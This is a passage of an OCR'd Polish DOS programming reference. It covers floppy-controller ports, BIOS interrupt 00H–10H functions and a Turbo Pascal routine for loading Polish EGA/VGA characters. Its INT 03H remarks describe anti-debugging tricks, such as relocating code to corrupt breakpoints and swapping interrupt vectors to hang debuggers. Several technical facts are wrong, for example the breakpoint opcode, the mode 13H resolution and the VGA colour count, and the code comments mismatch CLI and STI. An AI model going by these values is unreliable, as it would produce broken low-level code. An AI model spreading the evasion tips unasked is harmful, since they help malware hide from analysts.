
Głównym składnikiem FDC (Floppy Disk Controller – kontroler dysków elastycznych jest układ NECu PD765 lub kompatybilny.

FDC #1 ma przyporządkowane porty 3f0H do 3f7H

FDC #2 ma przyporządkowane porty 370H do 377H (Tylko w AT)

FDC generuje przerwanie sprzętowe na poziomie 6 (IRQ 6) po każdej operacji (odczyt, zapis, rekaliibracja itd). IRQ 6 jest przyporządkowane przerwaniu 0eh obsługiwanemu przez BIOS.



Port	Opis
3f2h	Zapis: Rejestr cyfrowego wyjścia



■ **3f5H** Rejestr rozkazów/danych FDC

Poniżej znajduje się opis rozkazów kontrolera. Pełny opis tych rozkazów wykraczałby poza ramy tej książki. Sprawdź w opisie swojego komputera lub w [1]

Rozkaz	Opis
e6h	Odczyt danych
c5h	Zapisanie danych
05h	Formatowanie ścieżki
07h	Rekalibracja
0fh	Szukanie ścieżki
■ 3f6h	AT Rejestr dysku stałego
■ 3f7h	AT Zapis: Rejestr rozkazu



21. Przerwania

Poniżej znajduje się lista przerwań BIOS-u i Systemu MS-DOS. Wykorzystywać tę listę możesz dwojako: używając gotowych funkcji współpracy z dyskami, czy ekranem, albo pisząc własne procedury obsługi, przechwytyjąc na przykład przerwanie zegarowe lub klawiatury. Wirusy przechwytyją niektóre przerwania, aby „oszukiwać” system maskując swoją obecność np. podając fałszywą zawartość pliku sprzed zarażenia. Te z przerwań, które nie są przedstawione w tym spisie są zarezerwowane i nie mają dla Ciebie praktycznego znaczenia.

Przerwanie: 00H

Nazwa: Dzielenie przez zero.
Wywołanie: Wywoływane przez mikroprocesor.
Powrót: Brak
Opis: Przerwanie jest wywoływane przez mikroprocesor w sytuacji, gdy podczas operacji DIV i IDIV wynik dzielenia nie mieści się w komórce mu przeznaczonej lub po prostu dzielnik jest zerem. Najprostsza sytuacja, po której przerwanie zostanie wywołane to wykonanie ciągu instrukcji:
 MOV BX,0
 DIV BX

Przerwanie: 01H

Nazwa: Praca krokowa.
Wywołanie: Wywoływane przez mikroprocesor.
Powrót: Brak.
Opis: Przerwanie to jest wykonywane po każdej instrukcji procesora, jeśli jest ustawiony znacznik pracy krokowej (T,TF). Pozwala ono debuggerom na wykonywanie instrukcji krok po kroku i wypisywanie stanu pamięci, rejestrów, portów wejścia/wyjścia itd.
Uwagi: Po wywołaniu dowolnego przerwania, znacznik pracy krokowej jest zerowany. Dlatego najczęściej używany sposób rozpoczęcia pracy krokowej może wydać Ci się dość skomplikowany. Polega on na zapisaniu na stos słowo odpowiadającego rejestrowi znaczników z ustawionym znacznikiem T (8 bit) , zapamiętaniu pozycji aktualnie wykonywanej instrukcji i wykonaniu IRET. Odpowiedni kod może wyglądać na przykład tak:
 PUSH F
 POP AX
 OR AX,0100H
 PUSH AX
 PUSH CS
 PUSH IP
 IRET

Przerwanie: 02H

Nazwa: Przerwanie niemaskowalne.
Wywołanie: Wywoływane przez mikroprocesor.
Powrót: Brak.
Opis: Przerwanie NMI (Non Maskable Interrupt) jest wywoływane w sytuacji wystąpienia poważnych błędów, które zagrażają pracy systemu. W standardowym PC – ecie jest ono powiązane z błędem parzystości pamięci. Procesor 8087/80287 wywołuje przerwanie NMI w przypadku wystąpienia błędu dzielenia przez 0. W systemach z podwyższonym bezpieczeństwem przerwanie jest wywoływane po wyłączeniu zasilania zewnętrznego. Jest to jedyne przerwanie, którego nie da się wyłączyć instrukcją CLI, tzn będzie ono wywoływane zawsze, niezależnie od stanu znacznika I.

Przerwanie: 03H

Nazwa: Punkt kontrolny (Breakpoint).
Wywołanie: Wywoływane przez mikroprocesor.
Powrót: Brak.

Opis:	Przerwanie to jest wykorzystywane głównie przez debuggery. Ponieważ jego kod jest jednobałtowy (00H), może być wstawione w dowolne miejsce programu bez niszczenia jego zawartości. Debuggery przechwytyjąc to przerwanie umożliwiają tworzenie punktów kontrolnych w programie. Mechanizm tego jest bardzo prosty, tzn. we wskazane przez użytkownika miejsce programu wstawiana jest instrukcja przerwania, a jego adres i aktualną wartość zapamiętuje „odpluskwiacz”. Po dojściu do tego miejsca w programie procedura obsługi przerwania zatrzymuje pracę, wyświetla zawartości rejestrów i przywraca poprzednią wartość komórce.
Uwagi:	<p>Jak każda broń, działa to w dwie strony. Są przynajmniej dwa sposoby wykorzystania tego przerwania w celu oszukania debuggera.</p> <p>– Przenieś kilka razy swój program w pamięci. Nie kosztuje Cię to dużo pracy, a ma taki efekt, że jeśli gdzieś zostanie zastawione to przerwanie, to po przekopiowaniu debugger po napotkaniu kodu 00H uruchomi wprowadzie punkt kontrolny, ale nie przywróci poprzedniej zawartości komórki (nie będzie znał nowego adresu). W ten sposób będzie on sam niszczył kod, który ma nadzorować.</p> <p>– Zamień w tablicy wektorów przerwanie 03H z innym często wykorzystywanym przerwaniem np 13H, czy 21H. Wtedy próby przechwycenia tego przerwania będą najczęściej kończyły się zawieszeniem systemu. Dodatkowo możesz co jakiś czas sprawdzać, czy przerwanie to nie jest przechwycone (w tym przypadku najlepiej czytaj bezpośrednio z tablicy wektorów), a jeśli tak, to wydrukuj jakiś miły komunikat i usuń się z pamięci.</p>

Przerwanie: 04H

Nazwa:	Nadmiar
Wywołanie:	Wywoływane z mikroprocesora
Powrót:	Brak
Opis:	Przerwanie jest wywoływane przez mikroprocesor w przypadku wystąpienia nadmiaru w operacjach arytmetycznych (Znacznik O = 1).

Przerwanie: 05H

Nazwa:	Wydrukowanie zawartości ekranu
Wywołanie:	Po naciśnięciu klawisza Print Screen
Powrót:	Brak
Opis:	Przerwanie jest wywoływane bezpośrednio przez przerwanie klawiatury 09H, jeśli naciśniętym klawiszem jest PrtSc. Ekran jest drukowany tylko w trybie tekstowym.

Przerwanie: 08H

Nazwa:	Przerwanie Zegara
Wywołanie:	Wywoływane przez sterownik 8259A
Powrót:	Brak
Opis:	Jest to przerwanie sprzętowe IRQ 0 obsługujące zegar systemowy. Jest wykonywane co 55ms czyli około 18.2 raza na sekundę. Modyfikuje zmienne 0:046c i wyłącza silnik stacji dysków po dwóch sekundach od czasu ostatniej transmisji danych. Wywołuje także przerwanie użytkownika 1CH
Uwagi:	<p>Jeśli chcesz przechwycić to przerwanie, to nie zapomnij umieścić na końcu procedury obsługi następujących instrukcji:</p> <pre>MOV AL,20H OUT 20H,AL</pre> <p>Jest to sygnał dla kontrolera 8259A o zakończeniu przerwania.</p>

Przerwanie: 09H

Nazwa: Przerwanie klawiatury
 Wywołanie: Z kontrolera 8259A
 Powrót: Brak
 Opis: Jest to przerwanie sprzętowe IRQ 1 wywoływane po każdym naciśnięciu lub zwolnieniu klawisza. Przerwanie modyfikuje zawartość bufora klawiatury (0:041e) i zmiennych określających status klawiatury(0:417). W przypadku naciśnięcia klawiszy PnSc lub SysReq wywołuje odpowiednio przerwanie 5H i przerwanie 15H funkcja 85H

Przerwanie: 0EH

Nazwa: Przerwanie kontrolera dysków
 Wywołanie: Wywoływane przez kontroler 8259A
 Powrót: Brak
 Opis: Jest to przerwanie sprzętowe IRQ 6 wywoływane przez kontroler dysków. Ustawia 7 bit w zmiennej (0:043e), który oznacza, że trwa wyszukiwanie sektora na dyskiecie. Ten znacznik jest wykorzystywany potem przez przerwanie 13H w celu sprawdzenia, czy przed następną operacją jest potrzebna rekalkulacja dysku.

Przerwanie: 10H

Nazwa: Obsługa monitora
 Opis: Przerwanie jest podzielone na kilka funkcji. Aby uruchomić odpowiednią funkcję należy przed wywołaniem przerwania umieścić w rejestrze AH jej numer.

Przerwanie: 10H

Funkcja 00H
 Nazwa: Ustalenie trybu wyświetlania
 Wywołanie: AH = 00H
 AL – tryb wyświetlania
 Powrót: Funkcja czyści ekran ustawia odpowiednie zmienne systemowe i inicjalizuje tryb wyświetlania. Możliwe są następujące tryby:

AL	rodzaj	rozd.	kolory	karta	pamięć obrazu
0	tekstowy	40x25	16/8 (odcieni)	CGA,EGA	b800
1	tekstowy	40x25	16/8	CGA,EGA	b800
2	tekstowy	80x25	16/8 (odcieni)	CGA,EGA	b800
3	tekstowy	80x25	16/8	CGA,EGA	b800
4	graficzny	320x200	4	CGA,EGA	b800
5	graficzny	320x200	4 (odcienie)	CGA,EGA	b800
6	graficzny	640x200	2	CGA,EGA	b800
7	tekstowy	80x25	3	MDA,EGA	b000
0dH	graficzny	320x200	16	EGA,VGA	A000
0eH	graficzny	640x200	16	EGA,VGA	A000

01H	graficzny	640x350	3	EGA,VGA	A000
10H	graficzny	640x350	4 lub 16	EGA,VGA	A000
11H	graficzny	640x480	2	VGA	A000
12H	graficzny	640x480	16	VGA	A000
13H	graficzny	640x480	256	VGA	A000

Dodanie 80H do numeru trybu dla kart EGA i VGA powoduje inicjalizację bez czyszczenia ekranu.

Przerwanie: 10H

Funkcja: 01H

Nazwa: Ustawienie kształtu kursora

Wywołanie: AH = 01H
CH – początkowa linia
CL – końcowa linia

Powrót: Brak

Opis: Funkcja ustawia rozmiar i kształt kursora. Początkowa i końcowa linia muszą mieścić się w przedziale 0-1FH. Podanie 20H jako wartości linii początkowej powoduje ukrycie kursora.

Przerwanie: 10H

Funkcja: 02H

Nazwa: Ustawienie pozycji kursora

Wywołanie: AH = 02H
BH – numer strony graficznej
DH – wiersz
DL – kolumna

Powrót: Brak

Opis: Funkcja ustawia pozycję kursora na ekranie. Podanie 25 jako numeru wiersza powoduje ukrycie kursora.

Uwagi: Karty graficzne posiadają zazwyczaj więcej pamięci niż potrzeba na zapamiętanie obrazu jednego ekranu. Pamięć ta jest dzielona na strony. Każda strona odpowiada jednemu obrazowi. Dzięki temu możliwa jest np. szybka animacja, możemy bowiem wyświetlając jeden obraz równocześnie przygotowywać drugi, a następnie wymieniać stronę aktywną. Zmiana aktywnej strony odbywa się przy pomocy funkcji 05H tego przerwania.

Przerwanie: 10H

Funkcja: 03H

Nazwa: Pytanie o pozycję i kształt kursora

Wywołanie: AH = 03H
Powrót: CH – początkowa linia kursora
CL – końcowa linia kursora
DH – wiersz
DL – kolumna

Opis: Funkcja zwraca informacje o kształcie kursora (p. funkcja 01H) oraz o jego położeniu na ekranie.

Przerwanie: 10H
Funkcja 04H

Nazwa: Obsługa pióra świetlnego
Wywołanie: AH = 04H
Powrót: AH =
 0 – pióro niedołączone
 1 – pióro działa
 BX – kolumna w trybie graficznym
 CX – wiersz w trybie graficznym
 DL – kolumna w trybie tekstowym
 DH – wiersz w trybie tekstowym
Opis: Funkcja zwraca informacje o pozycji pióra świetlnego, o ile takie jest dołączone do komputera.

Przerwanie: 10H
Funkcja 05H

Nazwa: Ustalenie aktywnej strony
Wywołanie: AH = 05H
 AL – numer strony
Powrót: Brak
Opis: Funkcja pozwala na zmianę aktywnej strony graficznej. Liczba stron jest związana z rozmiarem pamięci karty graficznej, dlatego może być różna dla różnych komputerów. Zazwyczaj wyświetlana jest strona zerowa.

Przerwanie: 10H
Funkcja 06H

Nazwa: Przesuwanie okna w górę
Wywołanie: AH = 06H
 AL – liczba dodanych pustych linii
 BH – atrybuty pustych linii
 CI – kolumna lewego górnego rogu okna
 CH – wiersz lewego górnego rogu okna
 DL – kolumna prawego dolnego rogu okna
 DH – wiersz prawego dolnego rogu okna
Powrót: Brak
Opis: Funkcja przesuwa okno, o parametrach podanych w CX i DX w górę. W rejestrze AL przekazywana jest liczba pustych linii, które mają być dopisane od dołu. Podanie w rejestrze AL wartości 0 spowoduje wypełnienie całego okna pustymi liniami.
Uwagi: Możesz wykorzystywać tę funkcję do czyszczenia ekranu np. za pomocą następującego ciągu instrukcji
 MOV AX,0600H
 MOV BH,atrybuty
 MOV CX,0000H
 MOV DX,184FH
 INT 10H

Przerwanie:	10H
Funkcja	07H
Nazwa:	Przesuwanie okna w dół
Wywołanie:	AH = 07H AL – liczba dodanych pustych linii BH – atrybuty pustych linii CL – kolumna lewego górnego rogu okna CH – wiersz lewego górnego rogu okna DL – kolumna prawego dolnego rogu okna DH – wiersz prawego dolnego rogu okna
Powrót:	Brak
Opis:	Funkcja przesuwaa okno, o parametrach podanych w CX i DX w dół. W rejestrze AL przekazywana jest liczba pustych linii, które mają być dopisane od góry. Podanie w rejestrze AL wartości 0 spowoduje wypełnienie całego okna pustymi liniami.
Przerwanie:	10H
Funkcja	08H
Nazwa:	Odczyt znaku i atrybuty
Wywołanie:	AH = 08H BH – numer strony graficznej
Powrót:	AL – kod znaku AH – atrybut znaku
Opis:	Funkcja zwraca kod i atrybut znaku znajdującego się pod kursorem.
Przerwanie:	10H
Funkcja	09H
Nazwa:	Zapis znaku i atrybutu
Wywołanie:	AH = 09H AL – kod znaku BL – atrybut znaku BH – numer strony graficznej CX – liczba znaków do zapisania
Powrót:	Brak
Opis:	Funkcja zapisuje na ekranie jeden albo kilka znaków. Liczba znaków do zapisania jest przekazywana w rejestrze CX. Dla trybów tekstowych w rejestrze BL znajduje się atrybut znaku. Dla trybów graficznych w rejestrze tym znajduje się kolor.
Przerwanie:	10H
Funkcja	0AH
Nazwa:	Zapis znaku
Wywołanie:	AH = 0AH AL – kod znaku BH – numer strony graficznej CX – liczba znaków do zapisania
Powrót:	Brak

Opis: Funkcja zapisuje na ekranie jeden albo kilka znaków. Liczba znaków jest przekazywana w rejestrze CX.

Przerwanie: 10H
Funkcja 0BH

Nazwa: Paleta kolorów
Wywołanie: AH = 0BH
BH =
0 – tryb tekstowy, wybranie koloru tła
1 – tryb graficzny, wybranie palety kolorów
BL – kolor tła (jeśli BH=0)
BL = paleta kolorów (jeśli BH=1)
0 – paleta zielony/czerwony/brazowy
1 – paleta turkusowy/fioletowy/biały
Powrót: Brak
Opis: Funkcja ustala paletę kolorów dla karty graficznej CGA i kompatybilnych.

Przerwanie: 10H
Funkcja 0CH

Nazwa: Zapis punktu
Wywołanie: AH = 0CH
AL – kolor
BH – numer strony
CX – kolumna
DX – wiersz
Powrót: Brak
Opis: Funkcja rysuje na ekranie punkt (pixel) o kolorze podanym w AL.
Uwagi: Funkcja ta jest bardzo wolna i nie nadaje się do poważniejszych zastosowań graficznych.

Przerwanie: 10H
Funkcja 0DH

Nazwa: Odczyt koloru punktu
Wywołanie: AH = 0DH
BH – numer strony
CX – kolumna
DX – wiersz
Powrót: AL – kolor
Opis: Funkcja zwraca kolor punktu (pixela). Działa tylko w trybie graficznym.
Uwagi: Funkcja ta jest bardzo wolna i nie nadaje się do poważniejszych zastosowań graficznych.

Przerwanie: 10H
Funkcja 0EH

Nazwa: Symulacja dalekopisu
Wywołanie: AH = 0EH
AL – kod znaku do zapisu (używając istniejących atrybutów)
BL – kolor (tylko w trybie graficznym)

Powrót: Brak
Opis: Funkcja zapisuje znak do aktywnej strony graficznej.

Przerwanie: 10H
Funkcja 0FH

Nazwa: Pytanie o aktualny tryb wyświetlania
Wywołanie: AH = 0FH
Powrót: AL – tryb pracy (p. funkcja 00H)
AH – liczba znaków w wierszu
BH – numer aktywnej strony
Opis: Funkcja zwraca informację o trybie wyświetlania oraz numer aktywnej strony.

Przerwanie: 10H
Funkcja 10H

Nazwa: Ustalenie palety kart EGA, VGA
Wywołanie: AH = 10H
AL =
0 – ustaw jeden rejestr
BL – rejestr do ustawienia (numer rejestru odpowiada numerowi koloru używanemu, przy określaniu atrybutów).
BH – wartość rejestru
1 – ustaw rejestr tła
BH – wartość rejestru
2 – ustaw wszystkie rejestry
ES:BX – adres 17 – bajtowego obszaru z wartościami 16 rejestrów kolorów i rejestru tła.
3 – wybierz podświetlenia i migotanie
BL =
0 – włączone podświetlenie
1 – włączone migotanie
7 – czytaj jeden rejestr (VGA)
BL – numer rejestru
Powrót:
BH – wartość rejestru
8 – czytaj rejestr tła (VGA)
Powrót:
BH – wartość rejestru
9 – czytaj wszystkie rejestry (VGA)
ES:BX – adres bufora, w którym zostaną zwrócone rejestry
10H – ustaw jeden rejestr (VGA)
BX – numer rejestru
DH – nasycenie czerwonym
CH – nasycenie zielonym
CL – nasycenie niebieskim
11H – ustaw blok rejestrów (VGA)
ES:BX – adres bloku z wartościami rejestrów.
(R,G,B; R,G,B; ...)
BX – pierwszy rejestr
CX – liczba rejestrów do ustawienia

13H – wybierz tryb podziału na strony/strony aktywnej (VGA)

BL =

0 – wybór trybu podziału na strony

BH =

0 – 4 bloki rejestrów po 64 każdy

1 – 16 bloków rejestrów po 16 każdy

1 – wybór strony aktywnej

BH – numer aktywnej strony

15H – czytaj rejestr (VGA)

BX – numer rejestru

Powrót:

DH – nasycenie czerwonym

CH – nasycenie zielonym

CL – nasycenie niebieskim

17H – czytaj blok rejestrów (VGA)

ES:BX – adres bufora

BX – pierwszy rejestr

CX – liczba rejestrów do ustawienia

czytaj ES:BX – adres bloku z wartościami rejestrów.

(R,G,B; R,G,B; ...)

1AH – czytaj tryb podziału na strony/strony aktywnej (VGA)

Powrót:

BL =

0 – 4 bloki rejestrów po 64 każdy

1 – 16 bloków rejestrów po 16 każdy

BH – numer aktywnej strony

1BH – zamień wartość koloru w rejestrze na wartość odcienia szarości (VGA).

BX – pierwszy rejestr do zamiany

CX – liczba rejestrów

Opis: Funkcja wybiera kolory używane do atrybutów ekranu dla karty EGA. (p. również opis portów EGA). Dla pod-funkcji 00H,001H i 002 rejestry mają następujące ustawienie bitów:

7	6	5	4	3	2	1	0
Nie Używ.	r	g	b/P	R	G	B	

(6-bitów = 64 możliwe kolory)

P = Podświetlenie, przy symulacji CGA

Małe litery oznaczają 1/3 intensywności koloru (r – czerwony, g – zielony, b – niebieski). Duże litery oznaczają 2/3 intensywności koloru

Uwagi:

Standardowe kolory przypisane mają następujące numery przy określaniu atrybutów:

0	–	czarny	8	–	ciemnoszary
1	–	niebieski	9	–	jasnoniebieski
2	–	zielony	10	–	jasnozielony
3	–	turkusowy	11	–	jasnoturkusowy
4	–	czerwony	12	–	jasnoczerwony
5	–	fioletowy	13	–	jasnofioletowy
6	–	brązowy	14	–	żółty
7	–	jasnoszary	15	–	biały

Jak wiadomo, każdy z kolorów jest złożeniem trzech barw podstawowych: czerwonego, zielonego, niebieskiego. Przy pomocy tej funkcji możesz na przykład zmienić znaczenie koloru fioletowego, aby był on złożeniem niebieskiego (maksymalnej intensywności) i czerwonego (2/3 intensywności), bez zielonego. Robi to następujący ciąg instrukcji:

```
MOV AX, 1000H
MOV BX, 0B05H
INT 10H
```

Dla karty VGA można wybierać z 63536 kolorów, dlatego wartości nasycenia kolorem czerwonym, zielonym, niebieskim trzeba przekazywać w osobnych bajtach.


Przerwanie: 10H
Funkcja: 11H

Nazwa: Generator znaków karty EGA, VGA

Wywołanie: AH = 11H

AL =

- 0 – Załadowanie matrycy znaków trybu tekstowego
ES:BP – adres matrycy znaków użytkownika
CX – liczba znaków
DX – kod pierwszego znaku
BL – numer matrycy (W zależności od rozmiaru pamięci karty EGA od 1 do 4, VGA 0-7)
BH – ilość bajtów do definicji znaku (8, 14 lub 16)
- 1 – załadowanie matrycy 8*14 z ROM
BL – numer matrycy
- 2 – załadowanie matrycy 8*8 z ROM
BL – numer matrycy
- 3 – włączenie trybu wyświetlania dwóch matryc równocześnie. Jeśli w atrybucie znaku kolor tła będzie miał większy numer niż 7 to wyświetlany będzie znak z drugiej matrycy).
BL – Wybór matrycy



- 4 – załadowanie matrycy 8x16 z ROM (VGA)
BL – numer matrycy (0-7)
- 10H – załadowanie matrycy znaków trybu tekstowego dla strony zerowej. (zobacz pod-funkcja 00H)
- 11H – załadowanie matrycy 8*14 z ROM dla strony zerowej. (zobacz pod-funkcja 01H)
- 12H – załadowanie matrycy 8*8 z ROM dla strony zerowej. (zobacz pod-funkcja 02H)
- 14H – załadowanie matrycy 8x16 z ROM dla strony zerowej. (zobacz pod-funkcja 04H)
- 20H – ustawienie matrycy użytkownika dla trybów graficznych
ES:BP – adres 2048-bajtowej matrycy 8*8 dla przerwania 1FH
- 21H – ustawienie matrycy użytkownika dla trybów graficznych
ES:BP – adres matrycy dla przerwania 44H
CX – liczba bajtów na znak

BL = kod liczby wierszy na ekranie
 0 – ustalona przez użytkownika
 DL – liczba wierszy
 1 – 0EH (14)
 2 – 19H (25)
 3 – 2BH (43)

22H – ustawienia matrycy 8*14 dla trybów graficznych z ROM

BL – kod liczby wierszy na ekranie

23H – ustawienia matrycy 8*8 dla trybów graficznych z ROM

BL – kod liczby wierszy na ekranie

24H – ustawienia matrycy 8*16 dla trybów graficznych z ROM(VGA)

BL – kod liczby wierszy na ekranie

30H – Pobranie dodatkowych informacji

BH = typ matrycy

0 – matryca graficzna przerwania 1FH

1 – matryca graficzna przerwania 44H

2 – matryca ROM 8*14

3 – matryca ROM 8*8

4 – matryca ROM 8*8 (najwyższa)

5 – matryca ROM 9x14

6 – matryca ROM 8x16 (VGA)

7 – matryca ROM 9x16 (VGA)

Powrót: ES:BP – adres matrycy, której typ był przekazany w BH
 (jeśli AH=30H) CX – liczba bajtów na znak

DL – liczba wierszy na ekranie

Opis: Funkcja definiuje nową matrycę znaków dla karty EGA. Zmiana matrycy powoduje bezpośrednie efekty na ekranie. Pod-funkcje 10H,11H,12H operują na zerowej stronie graficznej i powinny być wywoływane bezpośrednio po zmianie trybu wyświetlania. Sposób definiowania znaków jest przedstawiony przy opisie obszaru danych karty EGA.

Uwagi: Poniższy program w Turbo Pascalu instaluje polskie znaki na zerowej stronie karty EGA.

```
{*****}
{*
{*      Program Litery      Andrzej Dudek      Lipiec 1992      *}
{*
{*      Polskie litery na karty EGA, VGA.  Standard Mazovii      *}
{*
{******}
```

```
{ $m 10000,10000,80000}
uses dos;
type litera=array[1..16] of byte;
const  ilosc_znakow=19;
wzory:array[1..ilosc_znakow] of litera =
((0,0,16,56,108,198,198,254,198,198,198,198,4,8,0,0),
(4,8,60,102,194,192,192,192,192,194,102,60,0,0,0,0),
(0,0,254,102,98,104,120,104,96,98,102,254,2,4,0,0,0),
(0,0,240,96,96,100,104,112,96,98,102,254,0,0,0,0,0),
(8,16,230,230,246,254,222,206,198,198,198,198,0,0,0,0,0),
(0,2,124,206,214,198,198,198,198,198,198,198,124,0,0,0,0),
(2,4,124,198,198,96,56,12,6,198,198,198,124,0,0,0,0),
(0,0,254,198,134,12,126,48,96,194,198,254,0,0,0,0,0),
(8,16,254,198,134,12,24,48,96,194,198,254,0,0,0,0,0),
(0,0,0,0,0,120,12,124,204,204,204,118,4,2,0,0,0),
(0,0,0,4,8,124,198,192,192,192,198,124,0,0,0,0,0),
(0,0,0,0,0,124,198,254,192,192,198,124,8,4,0,0,0),
(0,0,56,24,24,28,24,56,24,24,24,60,0,0,0,0,0),
(0,0,0,4,8,220,102,102,102,102,102,102,0,0,0,0,0),
(0,0,0,8,16,124,198,198,198,198,198,124,0,0,0,0,0),
(0,0,0,8,4,124,198,96,56,12,198,124,0,0,0,0,0),
```

```

(0,0,0,16,0,254,204,24,48,96,198,254,0,0,0,0),
(0,0,0,4,8,254,204,24,48,96,198,254,0,0,0,0),
(0,0,0,2,2,2,123,10,22,34,66,122,0,0,0,0));
kody
      :array [1..ilosc_znakow] of byte =
      ($8F,$95,$90,$9C,$A5,$A3,$98,$A1,$A0,$86,$8D,$91,
      $92,$A4,$A2,$9E,$A7,$A6,$9B);
var p
      :^litera;
r
      :registers;
gd,graphmode
      :integer;
i
      :byte;
begin
  with r do
  begin
    inline($fa);
    ah:=$48;
    bx:=1;
    msdos(r);
    if bx=1 then
    begin
      inline($fb);          (* CLI *)
      exit
    end;
    es:=ax;
    bp:=0;
    p:=ptr(es,bp);
    ah:=$11;
    al:=0;
    cx:=1;
    bl:=0;
    bh:=16;
    for i:=1 to ilosc_znakow do
    begin
      p^:=wzory[i];
      dx:=kody[i];
      intr($10,r);
    end;
    ah:=$49;
    msdos(r);
    inline ($fb);          (* STI *)
  end;
  for i:=1 to ilosc_znakow do write(char(kody[i]));
end.

```

Przerwanie:	10H
Funkcja	12H

Nazwa:	Dodatkowe funkcje kart EGA,VGA
Wywołanie:	AH = 12H BL = 10H – pobranie informacji o trybie pracy
Powrót:	BH = tryb 0 – kolorowy 1 – monochromatyczny BL = pamięć karty EGA 0 – 64KB 1 – 128KB 2 – 192KB 3 – 256KB CH – bity cech CL – ustawienie przełączników z tyłu komputera
Wywołanie:	AH = 12H BL = 20H – zmienia procedurę drukowania ekranu po zmianie liczby wierszy na ekranie
Wywołanie:	AH = 12H BL = 30H – wybór liczbę punktów w pionie w trybie tekstowym. Efekty widać dopiero po zmianie trybu (VGA) AL = 0 – 200 punktów

	1 – 350 punktów 2 – 400 punktów 3 – 480 punktów
Powrót:	AL = 12H jeśli funkcja przebiegła prawidłowo
Wywołanie:	AH = 12H BL = 31H – Standardowe ładowanie palety (VGA) AH = 0 AL = 0 – Podczas wyboru trybu graficznego ładowana standardowa paleta 1 – Podczas wyboru trybu graficznego nie ładowana standardowa paleta
Powrót:	AL = 12H jeśli funkcja przebiegła prawidłowo
Wywołanie:	AH = 12H BL = 32H – zablokowanie/odblokowanie VGA AL = 0 – odblokowanie 1 – zablokowanie
Powrót:	AL = 12H jeśli funkcja przebiegła prawidłowo
Wywołanie:	AH = 12H BL = 33H – zamlana na odcienie szarości (VGA) AL = 0 – zezwolenie na zamianę 1 – zablokowanie zamiany
Powrót:	AL = 12H jeśli funkcja przebiegła prawidłowo
Wywołanie:	AH = 12H BL = 34H – emulacja kursora (VGA) AL = 0 – zezwolenie na emulację 1 – odblokowanie emulacji
Powrót:	AL = 12H jeśli funkcja przebiegła prawidłowo
Wywołanie:	AH = 12H BL = 35H – przełączanie kart graficznych (niekompatybilnych) (VGA) ES:DX – adres bufora 128-bajtowy AL = 0 – przygotowanie do wyłączenia 1 – przygotowanie do wyłączenia karty systemowej 2 – wyłączenie 3 – włączenie karty nieaktywnej
Powrót:	AL = 12H jeśli funkcja przebiegła prawidłowo
Wywołanie:	AH = 12H BL = 36H – włączenie/wyłączenie ekranu (VGA) AL = 0 – włączenie ekranu 1 – wyłączenie ekranu
Powrót:	AL = 12H jeśli funkcja przebiegła prawidłowo
Opis:	Funkcja zwraca informacje o kartach EGA,VGA (BH=10H), zmienia systemową procedurę drukowania ekranu lub wykonuje dodatkowe funkcje dla karty VGA (pod-funkcje 30H-36H).
Uwagi:	Wywołuj tą funkcję z parametrem 20H zawsze gdy zmienisz tryb wyświetlania, a chcesz wydrukować zawartość ekranu.

Przerwanie:	10H
Funkcja	13H

Nazwa:	Zapis łańcucha znaków
Wywołanie:	AH = 13H BL – atrybut dla pod-funkcji 0 i 1

BH – numer strony
 DL – kolumna
 DH – wiersz
 ES:BP – adres łańcucha do wyświetlenia (dla pod-funkcji 2 i 3 łańcuch musi być w postaci:
 znak, atrybut, znak, atrybut, ...)
 AL = numer pod-funkcji
 0 – używając atrybutu z BL, nie przesuwać kursora
 1 – używając atrybutu z BL, przesuwać kursor na koniec
 2 – z różnymi atrybutami, nie przesuwać kursora
 3 – z różnymi atrybutami, przesuwać kursor na koniec

Powrót: Brak

Opis: Funkcja zapisuje na stronie o numerze podanym w BH łańcuch znaków.

Przerwanie: 10H

Funkcja 1BH

Nazwa: Pobranie informacji o stanie VGA

Wywołanie: AH = 1BH

BX = 00H

Powrót: AL = 1BH – jeśli funkcja zakończyła się sukcesem

ES:DI – bufor z danymi (patrz opis)

Opis: Funkcja zwraca informacje o stanie karty VGA. Dane te zajmują 64 bajty i mają następujący format:

offset	Rozm.	Zawartość
0	4	adres Tablicy Stanu VGA (patrz niżej)
4	1	aktualny tryb graficzny
5	2	liczba kolumn znakowych
7	2	rozmiar bufora
9	2	początkowy adres w buforze
0BH	10H	pozycje kursora dla stron 0-7 (wiersz, kolumna; wiersz, ...)
